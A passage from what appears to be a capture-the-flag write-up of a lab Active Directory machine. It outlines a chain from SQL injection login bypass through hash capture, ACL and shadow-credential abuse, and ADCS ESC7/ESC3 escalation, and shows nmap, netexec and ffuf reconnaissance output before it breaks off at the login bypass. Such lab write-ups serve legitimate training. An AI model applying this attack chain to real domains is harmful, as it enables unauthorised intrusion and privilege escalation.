Overview

The machine starts by enumerating a domain controller running adcs that exposes a dev portal vulnerable to sql injection authentication bypass, uploading a malicious lnk abusing cve-2026-32202 to capture and crack mitch.r's ntlmv2 hash. Bloodhound reveals an acl chain of password resets, ownership changes and shadow credentials reaching svc_mssql whose access to a hidden mssql service leads to cracking bogdan.r who holds genericall over oscar.m, repaired logon hours grant a winrm foothold as oscar.m. A termination email uncovers the deleted ca manager sam.h which gets restored and shadow credentialed to abuse esc7 and esc3 on shadowgate-ca requesting a certificate on behalf of administrator to get shell as administrator
Enumeration
Start with nmap scan
┌─[vpn.coursestack.com 10.200.80.188]─[jimmex@attacker]─[~/hacksmarter/shadowgate2]
└──╼ [★]$ nmap -sC -sV -vv -oA init 10.1.240.87 -Pn
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-08-11 15:41 PDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 15:41
Completed NSE at 15:41, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 15:41
Completed NSE at 15:41, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 15:41
Completed NSE at 15:41, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 15:41
Completed Parallel DNS resolution of 1 host. at 15:41, 0.10s elapsed
Initiating Connect Scan at 15:41
Scanning 10.1.240.87 [1000 ports]
Discovered open port 3389/tcp on 10.1.240.87
Discovered open port 445/tcp on 10.1.240.87
Discovered open port 464/tcp on 10.1.240.87
Discovered open port 593/tcp on 10.1.240.87
Discovered open port 88/tcp on 10.1.240.87
Discovered open port 389/tcp on 10.1.240.87
Completed Connect Scan at 15:41, 14.62s elapsed (1000 total ports)
Initiating Service scan at 15:41
Scanning 6 services on 10.1.240.87
Completed Service scan at 15:42, 14.99s elapsed (6 services on 1 host)
NSE: Script scanning 10.1.240.87.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 15:42
NSE Timing: About 99.88% done; ETC: 15:42 (0:00:00 remaining)
Completed NSE at 15:42, 40.27s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 15:42
Completed NSE at 15:42, 1.27s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 15:42
Completed NSE at 15:42, 0.00s elapsed
Nmap scan report for 10.1.240.87
Host is up, received user-set (0.17s latency).
Scanned at 2026-08-11 15:41:31 PDT for 71s
Not shown: 994 filtered tcp ports (no-response)
PORT STATE SERVICE REASON VERSION
88/tcp   open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2026-08-11 22:41:53Z)
389/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: shadowgate.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=SG-DC01.shadowgate.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:SG-DC01.shadowgate.local
| Issuer: commonName=Shadowgate-CA/domainComponent=shadowgate
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-12-07T17:46:45
| Not valid after: 2026-12-07T17:46:45
| MD5: 016f:ca06:03dd:b832:2cce:8260:67b9:a567
| SHA-1: 040e:a191:a804:b2b2:7248:1ca6:06a5:87fa:c32d:2b8a
| -----BEGIN CERTIFICATE-----
| MIIGTDCCBTSgAwIBAgITMQAAAALh38y96SpvyAAAAAAAAjANBgkqhkiG9w0BAQsF
| ADBLMRUwEwYKCZImiZPyLGQBGRYFbG9jYWwxGjAYBgoJkiaJk/IsZAEZFgpzaGFk
| b3dnYXRlMRYwFAYDVQQDEw1TaGFkb3dnYXRlLUNBMB4XDTI1MTIwNzE3NDY0NVoX
| DTI2MTIwNzE3NDY0NVowIzEhMB8GA1UEAxMYU0ctREMwMS5zaGFkb3dnYXRlLmxv
| Y2FsMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA8RR93U1V53WqyzsP
| tedIlXEDbNldvdmDY83VqJVoJ+4z1zYk45pTkMpf/va2lMDUAgzTYphBVM0+Qc6r
| YHpF8u/2Aqx3KppNwFu46ZdJ/mcyDS7ot3fssagBsLmzex3iRCJEuaOOX4fkAsBQ
| ynlV1LF2lEArnKQBElDdVqhuRNTh4wANc+cybNLIH9X4/d0CPE6l6dp0W2zwain0
| aNoymQlzh7UCMKr7O/0WdUL/KGPQ+sZes/GiY8qVWHO9yxB4003YoBQQ1Ois7UoN
| hRq+V7QUlJtj5m4nC0o/mF8i/GTJ1VUckClYXLOtrJ9MRiX9OwIpB+mCRsSQRmc5
| c82QzQIDAQABo4IDTzCCA0swLwYJKwYBBAGCNxQCBCIeIABEAG8AbQBhAGkAbgBD
| AG8AbgB0AHIAbwBsAGwAZQByMB0GA1UdJQQWMBQGCCsGAQUFBwMCBggrBgEFBQcD
| ATAOBgNVHQ8BAf8EBAMCBaAweAYJKoZIhvcNAQkPBGswaTAOBggqhkiG9w0DAgIC
| AIAwDgYIKoZIhvcNAwQCAgCAMAsGCWCGSAFlAwQBKjALBglghkgBZQMEAS0wCwYJ
| YIZIAWUDBAECMAsGCWCGSAFlAwQBBTAHBgUrDgMCBzAKBggqhkiG9w0DBzAdBgNV
| HQ4EFgQUuKin5sxS2XGwDMGqsHjqKLuOruwwHwYDVR0jBBgwFoAUoCGcMeLEJajk
| IxIy8ecnyuUYJQUwgdAGA1UdHwSByDCBxTCBwqCBv6CBvIaBuWxkYXA6Ly8vQ049
| U2hhZG93Z2F0ZS1DQSxDTj1TRy1EQzAxLENOPUNEUCxDTj1QdWJsaWMlMjBLZXkl
| MjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9uLERDPXNoYWRv
| d2dhdGUsREM9bG9jYWw/Y2VydGlmaWNhdGVSZXZvY2F0aW9uTGlzdD9iYXNlP29i
| amVjdENsYXNzPWNSTERpc3RyaWJ1dGlvblBvaW50MIHEBggrBgEFBQcBAQSBtzCB
| tDCBsQYIKwYBBQUHMAKGgaRsZGFwOi8vL0NOPVNoYWRvd2dhdGUtQ0EsQ049QUlB
| LENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNlcnZpY2VzLENOPUNvbmZp
| Z3VyYXRpb24sREM9c2hhZG93Z2F0ZSxEQz1sb2NhbD9jQUNlcnRpZmljYXRlP2Jh
| c2U/b2JqZWN0Q2xhc3M9Y2VydGlmaWNhdGlvbkF1dGhvcml0eTBEBgNVHREEPTA7
| oB8GCSsGAQQBgjcZAaASBBC3jhe/gG2xTICXUQZFddu3ghhTRy1EQzAxLnNoYWRv
| d2dhdGUubG9jYWwwTwYJKwYBBAGCNxkCBEIwQKA+BgorBgEEAYI3GQIBoDAELlMt
| MS01LTIxLTIzOTY0MzY1NzYtMzI2NzEyODM3Ny0zNjQ2MzcyMzYwLTEwMDAwDQYJ
| KoZIhvcNAQELBQADggEBAIJVHd0RnovwebW/NhF6/hU2GRZtiXr6UFveU75mETAt
| HzKetn4K96Wsleb8m47KebeC1RQQgzpN0kwQKDQu27wGBiPVL/dW3D7umiz1uLXR
| zAjDNTDJHXWBiQkKDp0FdUqb5qvNXe1u7ersv0aC+Q4gjQifA4QbFHiz7B/oKDX9
| YbIeFacckFlVNcto4jsSW/rYSegvnduT+nhScOBKNylFeDwhynYlku44R3FT1y7s
| LWoHMD9hHuAd74vklO3MTZ4QnQmt5ETnNy7kJ5FyWsXWEIcNeJjOdaUaYaWRgptx
| yVJb5My9faKnHTD7mlzc1W2inI7+rXZBPbcx+0fz8Ik=
| _-----END CERTIFICATE-----
| _ssl-date: 2026-08-11T22:42:42+00:00; 0s from scanner time.
445/tcp  open  microsoft-ds? syn-ack
464/tcp  open  kpasswd5?     syn-ack
593/tcp  open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
3389/tcp open  ms-wbt-server syn-ack Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: SHADOWGATE
| NetBIOS_Domain_Name: SHADOWGATE
| NetBIOS_Computer_Name: SG-DC01
| DNS_Domain_Name: shadowgate.local
| DNS_Computer_Name: SG-DC01.shadowgate.local
| DNS_Tree_Name: shadowgate.local
| Product_Version: 10.0.17763
| _ System_Time: 2026-08-11T22:42:02+00:00
| _ssl-date: 2026-08-11T22:42:42+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=SG-DC01.shadowgate.local
| Issuer: commonName=SG-DC01.shadowgate.local
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-07-18T09:38:28
| Not valid after: 2027-01-17T09:38:28
| MD5: 9ef5:efd9:61d1:a900:d192:dddf:2333:805a
| SHA-1: f4f9:efa1:913e:0774:582f:e4f0:a512:c901:11e7:3243
| -----BEGIN CERTIFICATE-----
| MIIC9DCCAdygAwIBAgIQE/+8j9FA64xE2mV3/ydcujANBgkqhkiG9w0BAQsFADAj
| MSEwHwYDVQQDExhTRy1EQzAxLnNoYWRvd2dhdGUubG9jYWwwHhcNMjYwNzE4MDkz
| ODI4WhcNMjcwMTE3MDkzODI4WjAjMSEwHwYDVQQDExhTRy1EQzAxLnNoYWRvd2dh
| dGUubG9jYWwwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQC1nYv+jjco
| L3K2FHYbzmasjLZo4Fm3ha4sK/R/H9k/oBDEHfuMu9VoutiwbLdYG//VOrBujr2F
| oMjI/rTUxfXrQIsQQLUWthNAX4JATywCxF9sZTqoszUrSUEg1i77TKvaYmJqC4xh
| L1CGA8d9kWD0xDXnqBjDO3jiNdD5ZfufsiDKG4REZDDit1Yc7GGmuh0Nr4fNyVX4
| kH5g/TCK9nenNB/iboW21+2y1qEx/ritBMzgO58gnj4P1qEEOv8kkwUgOzsT7obO
| H6KyBfNU6Gp5PsQ3LAqwq/IKoKFjUgz50ngkAYsRDqQ2il1pOgoEIiu7ZfaFErDe
| qFTDpxzTnu+tAgMBAAGjJDAiMBMGA1UdJQQMMAoGCCsGAQUFBwMBMAsGA1UdDwQE
| AwIEMDANBgkqhkiG9w0BAQsFAAOCAQEArqDwwtFyPMn2YwmwTB9LXesNgBqSPurN
| Y1PHKnQpJRFB9bWTcJmc2Vzm3rNrsyZpdAftH8puXDFYfVPVqM8OiU+8zbzJmKoO
| 8NvRezDLWB7/vvZOZ0NgpNJnA4gPFzhUM5+YQUgI9Bvr1mSz/dm8ZJ8vGanWVHmm
| J97nXho8ugyfsgb3MTmHwL9XSUjSEVXAiVkoz2qLJxLpHMCHVTmp/BpNrcrNeovU
| K10ResodHHB0i8WJMkhxvsNy74tbZBYsQSVtb98AhFs590mjJVv8SvwiBs0zkbsf
| fWadPiB2N0WJFQkJ5/awZbvToXRjgyUxLl80OHlspVcSenEYGzNm2w==
| _-----END CERTIFICATE-----
Service Info: Host: SG-DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
| 3:1:1:
| _ Message signing enabled and required
| _clock-skew: mean: 0s, deviation: 0s, median: 0s
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 26301/tcp): CLEAN (Timeout)
| Check 2 (port 13220/tcp): CLEAN (Timeout)
| Check 3 (port 7582/udp): CLEAN (Timeout)
| Check 4 (port 44886/udp): CLEAN (Timeout)
| _ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
| date: 2026-08-11T22:42:04
| _ start_date: N/A

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 15:42
Completed NSE at 15:42, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 15:42
Completed NSE at 15:42, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 15:42
Completed NSE at 15:42, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 72.03 seconds
Let's go through the results:
- This is clearly an AD environment
- There is ADCS in place with the CA
Shadowgate-CA - Domain name is shadowgate.local and the FQDN
SG-DC01.shadowgate.local - No clock skew
Now the environment is ready to go.
┌─[vpn.coursestack.com 10.200.80.188]─[jimmex@attacker]─[~/hacksmarter/shadowgate2]
└──╼ [★]$ echo '10.1.240.87 SG-DC01 shadowgate.local SG-DC01.shadowgate.local' | sudo tee -a /etc/hosts
10.1.240.87 SG-DC01 shadowgate.local SG-DC01.shadowgate.local
┌─[vpn.coursestack.com 10.200.80.188]─[jimmex@attacker]─[~/hacksmarter/shadowgate2]
└──╼ [★]$ nxc smb shadowgate.local -u Guest -p ''
SMB 10.1.240.87 445 SG-DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:SG-DC01) (domain:shadowgate.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.1.240.87 445 SG-DC01 [-] shadowgate.local\Guest: STATUS_ACCOUNT_DISABLED
┌─[vpn.coursestack.com 10.200.80.188]─[jimmex@attacker]─[~/hacksmarter/shadowgate2]
└──╼ [★]$ sudo nxc smb shadowgate.local -u '' -p '' --generate-krb5-file /etc/krb5.conf
SMB 10.1.240.87 445 SG-DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:SG-DC01) (domain:shadowgate.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.1.240.87 445 SG-DC01 [+] krb5 conf saved to: /etc/krb5.conf
SMB 10.1.240.87 445 SG-DC01 [+] Run the following command to use the conf file: export KRB5_CONFIG=/etc/krb5.conf
SMB 10.1.240.87 445 SG-DC01 [+] shadowgate.local\:
Redid a full scan again cause something seemed off about the first scan, usually there is DNS running on AD and some HTTP stuff some RPC so I had to make sure. So let's take a look.
┌─[vpn.coursestack.com 10.200.80.188]─[jimmex@attacker]─[~/hacksmarter/shadowgate2]
└──╼ [★]$ nmap -p- 10.1.240.87 -oA fullscan -vv
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-08-11 15:49 PDT
Initiating Ping Scan at 15:49
Scanning 10.1.240.87 [2 ports]
Completed Ping Scan at 15:49, 0.14s elapsed (1 total hosts)
Initiating Connect Scan at 15:49
Scanning SG-DC01 (10.1.240.87) [65535 ports]
Discovered open port 3389/tcp on 10.1.240.87
Discovered open port 139/tcp on 10.1.240.87
Discovered open port 135/tcp on 10.1.240.87
Discovered open port 53/tcp on 10.1.240.87
Discovered open port 80/tcp on 10.1.240.87
Discovered open port 445/tcp on 10.1.240.87
Discovered open port 49673/tcp on 10.1.240.87
Connect Scan Timing: About 5.01% done; ETC: 16:00 (0:09:47 remaining)
Connect Scan Timing: About 10.95% done; ETC: 16:01 (0:10:18 remaining)
Discovered open port 3268/tcp on 10.1.240.87
HTTP
And port 80 actually hosts a website so let's look what we can do.

The only thing about that page was a form to submit either a job application or book a consultation which we can play with later. So I started looking for vhosts.
┌─[vpn.coursestack.com 10.200.80.188]─[jimmex@attacker]─[~/hacksmarter/shadowgate2]
└──╼ [★]$ ffuf -u http://shadowgate.local -H 'Host: FUZZ.shadowgate.local' -w /opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://shadowgate.local
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.shadowgate.local
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

dev [Status: 200, Size: 14924, Words: 4761, Lines: 425, Duration: 243ms]
srv [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 2360ms]
url [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 9762ms]
player [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 1293ms]
feeds [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 1909ms]
mo [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 1161ms]
:: Progress: [5000/5000] :: Job [1/1] :: 67 req/sec :: Duration: [0:01:06] :: Errors: 0 ::
And the dev portal actually hosts a different website.

There is also upload directory for this website so let's try to login.
┌─[vpn.coursestack.com 10.200.80.188]─[jimmex@attacker]─[~/hacksmarter/shadowgate2]
└──╼ [★]$ ffuf -u http://dev.shadowgate.local/FUZZ -H 'Host: dev.shadowgate.local' -w /opt/SecLists/Discovery/Web-Content/raft-small-words-lowercase.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://dev.shadowgate.local/FUZZ
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/Web-Content/raft-small-words-lowercase.txt
 :: Header           : Host: dev.shadowgate.local
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

upload [Status: 301, Size: 158, Words: 9, Lines: 2, Duration: 357ms]
.                       [Status: 200, Size: 14924, Words: 4761, Lines: 425, Duration: 295ms]
SQLI Authentication Bypass
One thing I always try before drafting into bypassing techniques is just a simple LDAP injection but earlier, I saw this which was kinda weird and very specific specially that they listed all OWASP Top 10 but went too deep in the SQL injection so I assumed instead of LDAP they use SQL instead so let's see if we can do something about this.

So testing the very basic SQL injection using the username mitch.r which was mentioned in the dev portal and we actually get logged in.
